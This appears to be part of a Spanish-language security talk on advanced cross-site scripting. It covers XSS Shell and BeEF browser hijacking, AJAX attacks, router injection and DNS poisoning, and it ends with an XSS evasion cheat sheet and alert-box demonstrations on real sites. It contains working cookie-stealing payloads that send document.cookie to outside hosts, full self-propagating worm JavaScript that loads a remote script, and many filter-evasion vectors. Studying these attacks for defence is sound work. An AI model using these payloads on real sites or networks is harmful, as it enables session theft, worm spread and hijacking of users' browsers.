La idea principal de la herramienta es que crea un “control remoto”, interactivo y de dos direcciones (two-ways) con la víctima, que puede ser muy útil para el atacante como canal de datos para enviar comandos y/o controlar el navegador de sus víctimas.

Tenemos una explicación de un ataque avanzado con la herramienta en el siguiente enlace:

http://xss-proxy.sourceforge.net/Advanced_XSS_Control.txt

Y aquí una explicación con diapositivas muy elaborada creada por Shmoocon:

<http://xss-proxy.sourceforge.net/shmoocon-XSS-Proxy.ppt>



.:XSS Proxy :.

Imagen del panel de control de la herramienta XSS-Proxy:

XSS-Proxy Controller Session

Fetch document:

Evaluate:

Clients:

127.0.0.1 last state: idle_req time: (5 sec ago)

Document Results:

host: 127.0.0.1 session: 0 Document: <http://demo.testfire.net/>

host: 127.0.0.1 session: 0 Document: http://demo.testfire.net/default.aspx?content=personal_savings.htm

host: 127.0.0.1 session: 0 Document: http://demo.testfire.net/default.aspx?content=business_retirement.htm

host: 127.0.0.1 session: 0 Document: http://demo.testfire.net/survey_questions.aspx

host: 127.0.0.1 session: 0 Document: <http://demo.testfire.net/default.aspx?content=privacy.htm>

host: 127.0.0.1 session: 0 Document: http://demo.testfire.net/notfound.aspx?aspxerrorpath=/survey_questions.aspxsurvey_questions.aspx

host: 127.0.0.1 session: 0 Document: <http://demo.testfire.net/>



.:XSS Shell :.



.:XSS Shell :.

La idea de utilizar una “shell” para apoyar un ataque XSS permite al atacante interactuar en tiempo real, de manera que puede enviar y recibir respuestas de la víctima de una sola vez y a través de un intuitivo interfaz gráfico.

Podemos considerar una XSS Shell como una “puerta trasera” o un práctico manejador de navegadores -zombie-.

La herramienta viene empaquetada junto a otra llamada XSS-Tunneling (.NET) en la dirección:

<http://labs.portcullis.co.uk/download/xssshell-xsstunnell.zip>

XSS_Tunneling es como se define al tunel de tráfico HTTP que viaja a través de un canal XSS abierto (<http://www.portcullis-security.com/uplds/whitepapers/XSSTunnelling.pdf>).

La combinación de ambas permite al atacante realizar una serie de inyecciones que pueden servirle, por ejemplo, para:

- Robar a la víctima sus credenciales en una autenticación “basic”
- Hacer un “bypass” de filtros IP en paneles administrativos
- Realizar ataques DdoS
- Añadir inyecciones propias creadas en -javascript-

XSS Shell está creada en “ASP” y con una base de datos de “MS Access” detrás (Win32).



.:XSS Shell :.

Las características más importantes de una XSS Shell son:

- “Regenera” páginas en tiempo real:

XSS Shell re-renderiza la página web infectada y mantiene al usuario activo en un entorno virtual mientras esta funcionando. Eso permite al atacante controlar cada “click” que hace el usuario en la web vulnerable (sin restricciones de cambio de dominio).

- Mantener sesiones abiertas:

Permite al atacante seguir manteniendo el control sobre el navegador de la víctima a pesar de que ésta ya haya abandonado la página web vulnerable. (evita el timeout)

- Actúa como Keylogger:

Permite recoger todas las pulsaciones de teclado que realiza el navegador de la víctima.

- Actúa como Mouse Logger (click points + current DOM)

Permite recoger los lugares donde hace “click” el usuario en su navegador, más el esquema DOM que está utilizando (similar a ver un screenshot de su pantalla).



.:XSS Shell :.

Además contiene una serie de comandos pre-establecidos para:

- Recoger la cookie de sesión
- Ejecutar cualquier javascript con Eval ()
- Recoger la información del portapapeles de la víctima (solo en IE)
- Recoger la dirección IP interna (solo JVM + Firefox)
- Recoger el historial de URL's visitadas por la víctima.

The screenshot displays the XSS Shell Admin interface within a Mozilla Firefox browser window. The interface is organized into three main panels: **Commands**, **Victims**, and **Logs**. The **Commands** panel lists several pre-defined JavaScript functions such as `getCookie()`, `getSelfHtml()`, `alert(<message>)`, `eval(<javascript_code>)`, `prompt(<question>)`, and `getKeyloggerData()`. The **Victims** panel shows two active victims with their IP addresses and session IDs. The **Logs** panel displays a list of recent actions, including HTML requests. A vertical blue banner on the right side of the interface reads "XSS Shell". Below the main interface, a separate browser window shows a "Mozilla Developer Network" page with a search bar and a small alert dialog box that says "howdy?" with an "OK" button.



..:XSS Shell :.

Ejemplo de ataque con XSS Tunnel + XSS Shell:

1. El atacante configura el servidor XSS Shell en su máquina local y lo ejecuta
2. Después configura el XSS Tunnel para ser usado con el servidor XSS Shell
3. A continuación “prepara” un vector de ataque en algún sitio vulnerable
4. Ejecuta el XSS Tunnel y espera a que una víctima caiga en el vector anterior
5. Configura el navegador para usar el XSS Tunnel
6. Cuando comprueba que una de las víctimas se conecta al XSS Tunnel, comienza a utilizar XSS Shell
7. Lo siguiente es utilizar la herramienta

The screenshot shows the XSS Tunnel application window. The title bar reads "XSS Tunnel". The menu bar includes "File", "Cache", "View", and "Help". There are two buttons: "Start XSS Tunnel" and "Stop XSS Tunnel", with "Stop XSS Tunnel" being active. Below the buttons are tabs for "Dashboard", "Options", and "Log".

The Dashboard section displays:

- Connected Victim: Victim ID : **528104**
- Stats: Requests From Client : 32, Responses From Victim : 32, Cached Responses : 0

The Log section shows a table with the following data:

Status	Requested Path
200	/sample_victim/2.htm
200	/sample_victim/2.htm
200	/sample_victim/3.htm
200	/sample_victim/1.htm
200	/sample_victim/lq.gif
404	/sample_victim/lgasdasd
404	/sample_victim/notexistssasdasd
200	/sample_victim/
404	/sample_victim/victim.asp?fulltext=%go=Go&search=type=
200	/sample_victim/1.htm
404	/sample_victim/victim.asp?fulltext=%go=Go&search=type=
404	/sample_victim/victim.asp?fulltext='onmouseover=alert(0xcfcfcf)&go=Go&search=ty...
404	/sample_victim/victim.asp?fulltext="%go=Go&search=type=
404	/sample_victim/victim.asp?fulltext=%go=%22%3E%3Cscript%3Ealert(0xcfcfcf)%3C/s...
404	/sample_victim/victim.asp?fulltext=%22%22&go=Go&search=type=
404	/sample_victim/victim.asp?fulltext=%go=%20onmouseover=alert(0xcfcfcf)&search=t...
404	/sample_victim/victim.asp?fulltext='/%go=Go&search=type=

At the bottom of the window, a status bar indicates "Proxy started."



.:Ajax Exploitation :.



.:AJAX Exploitation :.

Javascript asíncrono y XML (AJAX) es una de las últimas tecnologías usadas por desarrolladores web para brindar una experiencia de navegación similar a trabajar en "local". Al ser una técnica novedosa aún existen algunas características de seguridad que no han sido muy estudiadas:

- Al existir más -inputs- hay más puntos que proteger
- Las funciones internas se encuentran expuestas
- No contiene mecanismos de codificación bien definidos cuando un cliente accede a determinados recursos
- No es muy seguro a la hora de proteger la información de sesiones y autenticaciones

Vulnerabilidades en el objeto XMLHttpRequest

AJAX utiliza el XMLHttpRequest para manejar toda la comunicación con la parte del servidor de la aplicación. Cuando un cliente envía una petición a una URL específica en el mismo servidor que contiene la página original y puede recibir diferentes respuestas. Es muy útil para dar ciertas "capacidades" a los usuarios dentro de una aplicación web. Además XMLHttpRequest puede recopilar información de prácticamente todos los servidores en la web, lo que permite abrir diferentes vectores y técnicas de ataque mediante su uso (Sql Injections, XSS,...)



.:AJAX Exploitation :.

Vulnerabilidades XSS utilizando Ajax:

AJAX utiliza el XMLHttpRequest para manejar toda la comunicación con la parte del servidor de la aplicación. Cuando un cliente envía una petición a una URL específica en el mismo servidor que contiene la página original, puede recibir diferentes respuestas, desde diferentes lugares de la aplicación. Esto es muy útil para dar ciertas "capacidades" a los usuarios en su "navegación". Además con XMLHttpRequest se puede recopilar información de prácticamente todos los servicios de una aplicación web, lo que permite abrir diferentes vectores y técnicas de ataque a través de su uso (Sql Injections, XSS,...)

Las peticiones AJAX y el funcionamiento del navegador son similares. Por tanto el servidor no puede diferenciarlas. Eso significa que tampoco puede saber que peticiones se hacen en "background". Por ejemplo, un programa en -javascript- puede usar AJAX para solicitar un recurso que se encuentra en el background, sin necesidad de que el usuario se de cuenta. El navegador añadirá de forma automática todo lo necesario para la autenticación o para enviar más peticiones, en caso de que fuera necesario. Este tipo de expansión incrementa bastante la posibilidad de ataque mediante XSS.

A través de AJAX, un atacante puede lanzar inyecciones sobre páginas específicas diferentes a las que el usuario está viendo. Un vector XSS puede usar peticiones AJAX para inyectarse a sí mismo de manera muy sencilla, y reinyectar más vectores. Algo así como un virus, y además, sin la necesidad de tener que "refrescar" la web.



.:AJAX Exploitation :.

Ejemplo de propagación "invisible" a través de múltiples peticiones HTTP:

```
<script>alert("SCG09")</script>
```

```
<script>document.location='http://tiendavirtual.com/pagina1.pl?'+document.cookie</script>
```

Código inyectado:

```
http://tiendavirtual.com/login.php?
```

```
variable=""><script>document.location='http://ejemplo2.com/foro.php?'+document.cookie</script>
```

El código redireccionará la página a un sitio externo, que contiene a su vez otra página con código malicioso justamente después de haberse "logueado" en la página original desde la cual se hizo la petición.

Ajax Bridging:

Por medidas de seguridad, las aplicaciones AJAX solamente dejan conectarse desde el website desde el que proceden. Es decir, -javascript- con Ajax descargado desde una web A, no puede realizar conexiones sobre una web B (externa a la primera). Para permitirlo se utilizan los servicios "bridge" (puente). El "puente" actúa como proxy sobre el servidor Web para "forwardear" el tráfico entre el -javascript- del lado del cliente y la web externa. Es como, un servicio web, para la propia página web. Un atacante puede usar esta "capacidad" para acceder a áreas restringidas.

Denegación de servicio con AJAX: ``



.:XSS Virus / Worms :.



.:XSS Virus / Worms :.

Denominamos XSS Virus al código inyectado que se autopropaga mediante la introducción de código dentro de la aplicación web (normalmente XSS persistente) y que se ejecuta a través de los navegadores/perfiles de los usuarios. No es necesario que sea una relación 1 a 1.

Normalmente los virus residen y se ejecutan en el mismo sistema. La ejecución del código malicioso ocurre en el navegador del cliente, a través del código que reside en el servidor.

Las infecciones a través de XSS ocurren generalmente con la siguiente metodología:

- El servidor es infectado con un código persistente que se autopropaga pero no se ejecuta.
- El navegador es infectado por el código
- El código inyectado es cargado desde el sitio web vulnerable en el navegador de la víctima y ejecutado
- Una vez ejecutado, el código “busca” nuevas formas de propagación y trata de seguir ejecutando el código malicioso primario.

Igual que los virus convencionales, suelen utilizar vectores.

Un atacante puede lanzar ataques DDoS, reenviar spam o ejecutar exploits sobre navegadores.



.:XSS Virus / Worms :.

Ataque a Myspace: Gusano que aprovecha un vector XSS + AJAX:

“Samy” utilizaba un vector permitido en los perfiles de los usuarios (<script>) de la web de Myspace. A través de AJAX inyecta un virus dentro del perfil de cualquier usuario que estuviera visitando la página infectada, y fuerza al usuario a visitarlo para añadir al usuario "Samy" dentro de su lista de contactos.

Aparecían las letras "Samy is my hero" en todos los perfiles de las víctimas y tuvo una propagación muy alta en muy poco tiempo.

Registro de propagación: 10/04, 12:34 pm: 73 // 5 hours later, 6:20 pm: 1,005,831

Ataque a Yahoo! Mail Server: Gusano que aprovecha un vector XSS + AJAX:

El gusano “Yammaner” utiliza un vector XSS con AJAX para tomar ventaja de una vulnerabilidad en el evento "onload" del portal. Cuando un email infectado era abierto, el gusano ejecutaba su código -javascript- malicioso, enviando una copia de si mismo a todos los contactos de Yahoo del usuario infectado. El email infectado utilizaba una dirección "spoofeada" tomada de otras víctimas, lo que hacía al usuario poder "pensar" que se trataba de un email de alguno de sus contactos (ingeniería social).



.:XSS Virus / Worms :.

Ejemplo de virus XSS aprovechando un vector vulnerable "Get Request".

El código es inyectado de forma permanente en el servidor. Cuando es ejecutado en el navegador comienza su autopropagación. Los navegadores que son infectados conectan a sitios web aleatorios en busca de más servidores vulnerables con el vector "Get Request".

Para crear el escenario usamos un página en PHP vulnerable. La web acepta un valor de parámetro (param) y lo escribe en un fichero (file.txt). Este fichero es devuelto en la petición al navegador. El fichero contiene el valor previo del parametro "param". Si el parametro no es pasado, el fichero de texto no será actualizado. El código de la página vulnerable (Index.php) es:

```
<?php
    $p=$HTTP_GET_VARS['param'];
    $filename = "./file.txt";
if ($p != "") {
    $handle=fopen($filename, "wb");
    fputs($handle, $p);
    fclose($handle);
}
    $handle = fopen($filename, "r");
    $contents = fread($handle, filesize($filename));
    fclose($handle);
    print $contents;
?>
```



.:XSS Virus / Worms :.

La web vulnerable se encuentra en múltiples servidores virtuales (10.0.0.0/24). El código malicioso se encuentra en un script externo (xssv.jsp)

Vector de ataque:

```
<iframe name="iframex" id="iframex" src="hidden" style="display:none">
</iframe>
<script SRC="http://rootshell.be/~psy/protected/xssv.js"></script>
```

El fichero -javascript- que hace la petición es el siguiente (xssv.jsp):

```
function loadIframe(iframeName, url) {
    if ( window.frames[iframeName] ) {
        window.frames[iframeName].location = url;
        return false;
    }
    else return true;
}
function do_request() {
    var ip = get_random_ip();
    var exploit_string = '<iframe name="iframe2" id="iframe2" ' +
        '<src="hidden" style="display:none"></iframe> ' +
        '<script SRC="http://rootshell.be/~psy/protected/xssv.js"></script>';
```



.:XSS Virus / Worms :.

```
loadIframe('iframe2',  
    "http://" + ip + "/index.php?param=" + exploit_string);  
}  
  
function get_random()  
{  
    var ranNum= Math.round(Math.random()*255);  
    return ranNum;  
}  
  
function get_random_ip()  
{  
    return "10.0.0."+get_random();  
}  
setInterval("do_request()", 10000);
```

El código se auto-propaga utilizando un iframe que es recargado de forma periódica a través de la función `loadIframe()`. La dirección IP del objetivo se selecciona de forma aleatoria de la dirección de subred 10.0.0.0/24 a través de la función `get_random_ip()`. El virus utiliza una combinación de ambas funciones para invocarlas de forma continua y periódica a través de la función `setInterval()`. Ejecutando el vector de ataque, tratará de infectar a todas las direcciones de la subred. Terminará cuando haya hecho todas las pruebas. Cuando suceda, el navegador dejará de ejecutar el código. En un escenario real no sucedería igual.



.:Router jacking :.



.:Router jacking :.

Además de poder inyectar código malicioso en aplicaciones web, también es posible tratar de modificar el funcionamiento habitual, de por ejemplo, un router.

Desde la red local, un atacante puede modificar las peticiones que realiza, de igual manera que si actuara en la web.

Vemos la inyección de código en enrutador convencional (BEFW11S4 v4 (firmware: 1.52.02))

Parámetro vulnerable:

Host Name (txt_hostName)

Página inicial:

http://[router ip]/index.htm

Código inyectado:

http://[routerip]/Gozilla.cgi?setup.htm=255&sel_wanConnType=2&txt_hostName=%27%3E%3Cscript%3Ealert(SCG09)%3C%2Fscript%3E

En el ejemplo, es necesario poner los parámetros "setup.htm=" y "sel_wanConnType=" para que la inyección se lleve de forma correcta. Un atacante puede utilizar XSS para tratar de hacer un "bypass" a las credenciales de configuración del router y tomar el control de la red.



.:WAN Browser Hijacking :.



.:WAN Browser Hijacking :.

Podemos combinar las inyecciones XSS con otro tipo de técnicas, para por ejemplo, tomar el control de los navegadores de los usuarios de una red WAN.

El escenario es el siguiente:

- El atacante irrumpe en la red local de la/s víctima/s
- Envena la chache dns de la red
- Genera una página web “vulnerable” que suplante a otra habitual (google.com)
- Los usuarios que soliciten google.com, en realidad se conectarán al servidor del atacante debido al “poison” de las tablas DNS.
- El atacante ejecuta “Beef” como framework en su máquina y espera a que se conecten las víctimas.
- Cuando una víctima ejecuta el código malicioso (hook), el atacante recibe al instante un aviso en el framework de que tiene un -zombie- online.
- Mientras la víctima prosigue su navegación, el atacante puede realizar diferentes técnicas de forma muy sencilla y casi automatizada a través del framework.



.:WAN Browser Hijacking :.


Metodología práctica del ataque:

- 1) El atacante irrumpe en la red local de la/s víctima/s

Ya sea porque conoce la clave de acceso, o porque consigue crackear el algoritmo de cifrado (WEP/WPA..).

- 2) Envena la cache DNS de la red

A través de la herramienta libre “Ettercap” (<http://ettercap.sourceforge.net/>) de GNU/Linux, el atacante puede enviar respuestas DNS (Domain Name Server) “spoofeadas” que consigan redireccionar las peticiones de las víctimas a un servidor de su contro (local o remoto)



Video explicativo: <http://www.irongeek.com/videos/dns-spoofing-with-ettercap-pharming.swf>



.:WAN Browser Hijacking :.

3) Genera una página web “vulnerable” que suplante a otra habitual (google.com)

Web Images Groups News [more »](#)

Google [Advanced Search](#)
[Preferences](#)

Search: the web pages from Chuck's Beard

Web

Google won't search for **Chuck Norris** because it knows you don't find **Chuck Norris**, he finds you.

No standard web pages containing all your search terms were found.

Your search - **Chuck Norris** - did not match any documents.

Suggestions:

- Run, before he finds you
- Try a different person

4) Los usuarios que soliciten google.com, en realidad se conectarán al servidor del atacante debido al “poison” de las tablas DNS.

El atacante ha insertado en el “fake” de google un código XSS que abre un canal de comunicación de ida y vuelta con la víctima, a través de un framework.




.:WAN Browser Hijacking :.

5) El atacante ejecuta “Beef” como framework en su máquina y espera a que se conecten las víctimas. A través del “hook” : beefmagic.js.php

Zombies Autorun Modules Standard Modules Options Help **Wade Alcorn (<http://www.bindshell.net>)**

Browser Exploitation Framework



BeEF

Autorun disabled

Zombies

	192.168.192.135
	192.168.192.1
	192.168.192.1


Copyright © 2007 **Wade Alcorn** All Rights Reserved.

About

BeEF is the browser exploitation framework. Its purposes in life is to provide an easily integratable framework to demonstrate the impact of browser and/or xss issues issues in real-time. The modular structure has focused on making module development a trivial process with the intelligence existing within BeEF.

What's New

New attack vector modules have been added along with convential ones

- * New attack vector Inter  Exploit modules
- * New attack vector Inter-protocol Communication modules
- * New direct Browser Exploit module

Example

Use a browser to connect to 'http://beefsite/hook/xss-example.htm'. Now a zombie will appear in the zombie section of the BeEF UI. The IP address in the file **will** require editing.

Video explicativo: <http://bindshell.net/tools/beef/beef-ipe.htm>



.:WAN Browser Hijacking :.

6) Mientras la víctima prosigue su navegación, el atacante puede realizar diferentes técnicas de forma muy sencilla y casi automatizada a través del framework.




Tutorial de uso de zombies:

<http://bindshell.net/tools/beef//tutorials/zombies.html>

Tutorial de uso de modulos:

<http://bindshell.net/tools/beef//tutorials/modules.html>

Ejemplo de datos recopilados de la víctima:

<p>Browser Exploitation Framework</p>  <p>BeEF</p> <p>Autorun disabled</p> <p>Zombies</p> <p> 192.168.0.93</p>	<p> 192.168.0.93</p> <p>Details [Hide]</p> <hr/> <p>Browser Firefox 2.0.0.14</p> <p>Operating System Windows NT 5.1</p> <p>Screen 1152x864 with 32-bit colour</p> <p>URL http://192.168.0.95/mambo3/administrator/index2.php?option=corr</p> <p>Cookie 32024ddb00f5209405e22d627ea2121=dff75c3dcd3e7a122a06095f582ff45885b9eb08ee62e2f88b133f0=4549f211cb2fc201f1fc9055ft37bb0aa5090deef730fceb87ad0bc338=699bdcad11aa9dc59453db8mostlyce[usertype]=Super Administrator; BeEFSession=6a3d8f4e38c</p>
---	--



.:XSS Cheats – Fuzz Vectors :.



.:XSS Cheats – Fuzz Vectors :.

-Vector normal sin evasión de filtros:

```
<SCRIPT SRC=http://127.0.0.1></SCRIPT>
```

-Vector clásico con caracteres de URL encoding:

```
//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

-Vector simplificado. Si no tenemos demasiado espacio. Mirar el código después de inyectar y buscar "<XSS verses <XSS para ver si es vulnerable:

```
";!--"<XSS>=&{()}
```

-Vector en Imagen utilizando la directiva javascript (No funciona en IE7.0):

```
<IMG SRC="javascript:alert('XSS');">
```

-Idéntico pero sin usar comillas ni punto y coma (No funciona en IE7.0)

```
<IMG SRC=javascript:alert('XSS')>
```

-Vector utilizando "casesensitive" (No funciona en IE7.0):

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
```



.:XSS Cheats – Fuzz Vectors :.

-Vector "html entities" (No funciona en IE7.0):

```
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
```

-Vector con ofuscación, utilizando la comilla grave (`) - Encapsula las comillas simples y dobles por si estan filtradas. (No funciona en IE7.0):

```
<IMG SRC=`javascript:alert(""XSS"`)`>
```

-Vector de "tags IMG malformados":

```
<IMG """"><SCRIPT>alert("XSS")</SCRIPT>">
```

-Vector "fromCharCode" con filtros de comillas simples y dobles. Realizamos un eval() al fromCharCode para formar el código (No funciona en IE7.0):

```
<IMG SRC=javascript:alert(String.fromCharCode(83,67,71,48,57))>
```

-Vector "UTF8 Unicode Encoding" (No funciona en IE7.0):

```
<IMG  
SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#83;&#83;&#39;&#41;>
```



.:XSS Cheats – Fuzz Vectors :.

-Vector "UTF8 Unicode Encoding larga sin punto y coma" (;) (No funciona en IE7.0)

En ocasiones efectivo cuando los filtros buscan "&#XX;", padding - subir 7 caracteres numericos totales). Ideal contra filtros que decodifican contra strings tipo \$tmp_string =~ s/.*\&#(d+);.*\$/1/; asumiendo de forma incorrecta que un punto y coma es necesario para terminar la inyeccion encodeada de html.

<IMG

```
SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>
```

-Vector "codificación hexadecimal sin punto y coma" (No funciona en IE7.0)

En ocasiones efectivo cuando los filtros utilizan string tipo \$tmp_string =~ s/.*\&#(d+);.*\$/1/; el cual asume que existe un caracter numérico siguiendo al símbolo de dolar, que no coincide si se construye con caracteres html en hexadecimal.

<IMG

```
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

-Vector "tabulación embebida" (No funciona en IE7.0)

```
<IMG SRC="jav    ascript:alert('XSS');">
```



.:XSS Cheats – Fuzz Vectors :.

-Vector "tabulación embebida encodeada" (No funciona en IE7.0)

```
<IMG SRC="jav&#x09;ascript:alert('XSS');">
```

-Vector "nueva linea embebida" (No funciona en IE7.0)

Solo 09 (tab horizontal), 10 (linea nueva) y 13 (retorno de carro) funcionan en decimal.

```
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
```

-Vector "retorno de carro embebido" (No funciona en IE7.0)

```
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
```

-Vector "null breaks up javascript directive"

```
perl -e 'print "<IMG SRC=java\0script:alert(!"XSS!")>";' > out
```

[...]

-Recopilación extensa de vectores válidos:

<http://rootshell.be/~psy/>



.:Screenshots :.



.:noCoNments :.

<http://www.americanscientist.org>

http://www.americanscientist.org/search/home_result.aspx?q=<script>alert("SCG09")</script>

Welcome, Institutional Licensee | Members and subscribers, log in here

American Scientist

The Magazine of Sigma Xi, The Scientific Research Society

SEARCH
[Search]

Who are Donald Jo
favorite
Find out in *Scientists*

Current Issue Past Issues On the
Subscribe Advertise

HOME > Search

Search AMSCI
Your search for

La página en <http://www.americanscientist.org>

SCG09

Aceptar



.:noCoNments :.

<http://ec.europa.eu/>



SCG09

1" name="FrmAct" method="post" onsubmit="if (bTxtNumberHasFocus) return goToPage(); if (bTxt

CONCEPTS AND DEFINITIONS

CODED2 (Not translated)

Layout:

[Downloads](#)

SCG09

[Back to index of objects under this metadata category](#)

&RdoSearch=&TxtSearch=&CboTheme=&
IntCurrentPage=1&StrLayoutCode=GLOSSARY';">

[Select all](#)

[Export](#)

0 Record(s)



.:noCoNments :.

<http://dgt.es>

The screenshot shows a web browser window with the address bar containing the URL: `http://www.dgt.es/portal/buscar/?inputBuscar=*<center><script>alert(String.fromCharCode(68,101,115,100,101,32,`. The main content area of the browser is mostly blank. An alert dialog box is displayed in the foreground with the following text:

▼ La página en <http://www.dgt.es> dice:

⚠ Desde la DGT intentamos filtrar caracteres html,.. Pero está claro que lo nuestro son las multas.

Aceptar



.:noCoNments :.

<http://adn.es>

http://www.adn.es/search

ADN.es **Buscar**

Actualizado a las 23:59h | Madrid: 35°/17°

Actualidad La Vida Deportes Cultura & Ocio Opinión Fotos Vídeos **Motor**

Encuestas | Archivo | Versión PDA | RSS





.:noCoNments :.

<http://aenor.es>

The screenshot shows the AENOR website interface. The browser address bar displays the URL: <http://www.aenor.es/desarrollo/publicaciones/ediciones/ediciones.asp>. The website header includes the AENOR logo and the text "Asociación Española de Normalización y Certificación". Navigation links include "NORMALIZACIÓN", "CERTIFICACIÓN", "NORMAS Y PUBLICACIONES", "FORMACIÓN", and "CENTRO DE INFORMACIÓN". A search bar contains the text "búsqueda" and "en...". A large blue banner reads "normas y publicaciones". Below this, the search term "SCG09" is entered. The main content area displays the message: "Lo sentimos, no se ha encontrado ningún resultado." The right sidebar contains a "área de clientes" section with "ACCESO CUENTES" and "REGÍSTRESE" buttons, an "INFO AENOR" section with the phone number "902 102 201", and an "actualidad AENOR" section with a "buscador" field and an "Índice temático" search box.



.:noCoNments :.

<http://ha.ckers.org>

Character Encoding:

All the possible combinations of the character "<" in HTML and JavaScript (in UTF-8). Most of these won't render out of the box, but many of them can get rendered in certain circumstances as seen above (standards are great, aren't they?):

- <
- %3C
- <
- <

Character Encoding Calculator

ASCII Text:

La página en <http://ha.ckers.org> dice:

%0

Enco

Hex Value:

URL:

Decode Hex to ASCII

HTML (with semicolons):

<

Decode Hex Entities to ASCII

“en casa del herrero....”



.:Herramientas :.



.:Herramientas :.

+ ASCII - HEX Converter (online) - by Centricle.com

<http://centricle.com/tools/ascii-hex/>

+ XSS Cheat Sheet (online) - by Rsnake

<http://ha.ckers.org/xss.html>

+ OWASP's CAL9000 - by OWASP

<http://www.digilantesecurity.com/CAL9000/files/CAL9000.zip>

<http://owasp-code-central.googlecode.com/svn/trunk/labs/cal9000/> (código fuente)

+ String.FromCharCode – Unescape() converter (online) – By Wocares

<http://wocares.com/noquote.php>



.:Herramientas :.

+ Sothink SWF Decompiler 4.5 (Windows 98/NT/2000/ME/XP/VISTA)

<http://www.globalshareware.com/Multimedia-Design/Authoring-Tools/Sothink-SWF- Decompiler.html>

+ SWF Decompiler 5.0 Build 504 (MacOS X 10.4.10 o anteriores)

<http://mac.softpedia.com/get/Developer-Tools/SWF- Decompiler.shtml>

+ Decompilador – Flare

<http://www.nowrap.de/flare.html>

+ Compilador – MTASC

<http://www.mtasc.org/>



.:Herramientas :.

+ Desensamblador – Flasm

<http://flasm.sourceforge.net/>

+ Swfmill – Convierte Swf a XML y viceversa

<http://swfmill.org/>

+ Mozilla Plugins – Modify Headers

<https://addons.mozilla.org/es-ES/firefox/addon/967>

+ Mozilla Plugins – Cookie Edit

<https://addons.mozilla.org/es-ES/firefox/addon/573>



.:Herramientas :.

+ XSS – Proxy

<http://sourceforge.net/projects/xss-proxy>

+ XSS – Tunneling / XSS – Shell

<http://labs.portcullis.co.uk/download/xssshell-xsstunnell.zip>



.:Links :.



Cross-site scripting:

http://en.wikipedia.org/wiki/Cross-site_scripting#Types

<http://ha.ckers.org>

<http://sla.ckers.org>

Flash! Attack:

<http://attackvector.lesdigales.org/test-nouvelle-page-de-goret/>

http://www.owasp.org/index.php/Category:OWASP_Flash_Security_Project

CSRF:

<http://www.cgisecurity.com/csrf-faq.html>

Cross Frame Scripting:

http://www.owasp.org/index.php/Cross_Frame_Scripting



Dns Pinning And Web Proxies:

<http://www.ngssoftware.com/research/papers/DnsPinningAndWebProxies.pdf>

Router Jacking:

<http://www.zhackl.cn/Html/?1770.html>

Router Jacking Challenge:

<http://www.gnucitizen.org/blog/router-hacking-challenge/>

IMAP3 XSS / MHTML XSS / Expect Vulnerability:

<http://www.amazon.com/XSS-Attacks-Scripting-Exploits-Defense/dp/1597491543>

All is in Google:

<http://www.google.com>



.:Bibliografía :.



- “Malicious HTML Tags Embedded in Client Web Requests”, CERT®
- “Bypassing JavaScript Filters – the Flash! attack”, EyeonSecurity, June 5 2002
- “The HTML Form Protocol Attack”, Jochen Topf, August 8 2001
- “HOWTO: Prevent Cross-Site Scripting Security Issues (Q252985)”, Microsoft,
- “Understanding Malicious Content Mitigation for Web Developers”, CERT
- “URL Encoded Attacks”, Internet Security Systems, Gunter Ollmann, April 1 2002
- “Cross-site Scripting Overview”, Microsoft, February 2 2000
- “The Evolution of Cross-site Scripting Attacks”, iDefence, David Edler, May 20 2002
- “Software Security: Building Security In”, Addison-Wesley Professional, 2006
- “OWASP Testing Guide 2008”, V3.0
- “DNS Pinning and Web Proxies”, Next Generation Security Software, 2007
- “Cross Site Scripting Attacks: XSS Exploits and Defense, Syngress, 2007



.:Licencia de uso :.

<http://www.sindominio.net/gugs/licencias/fdl-es.html>

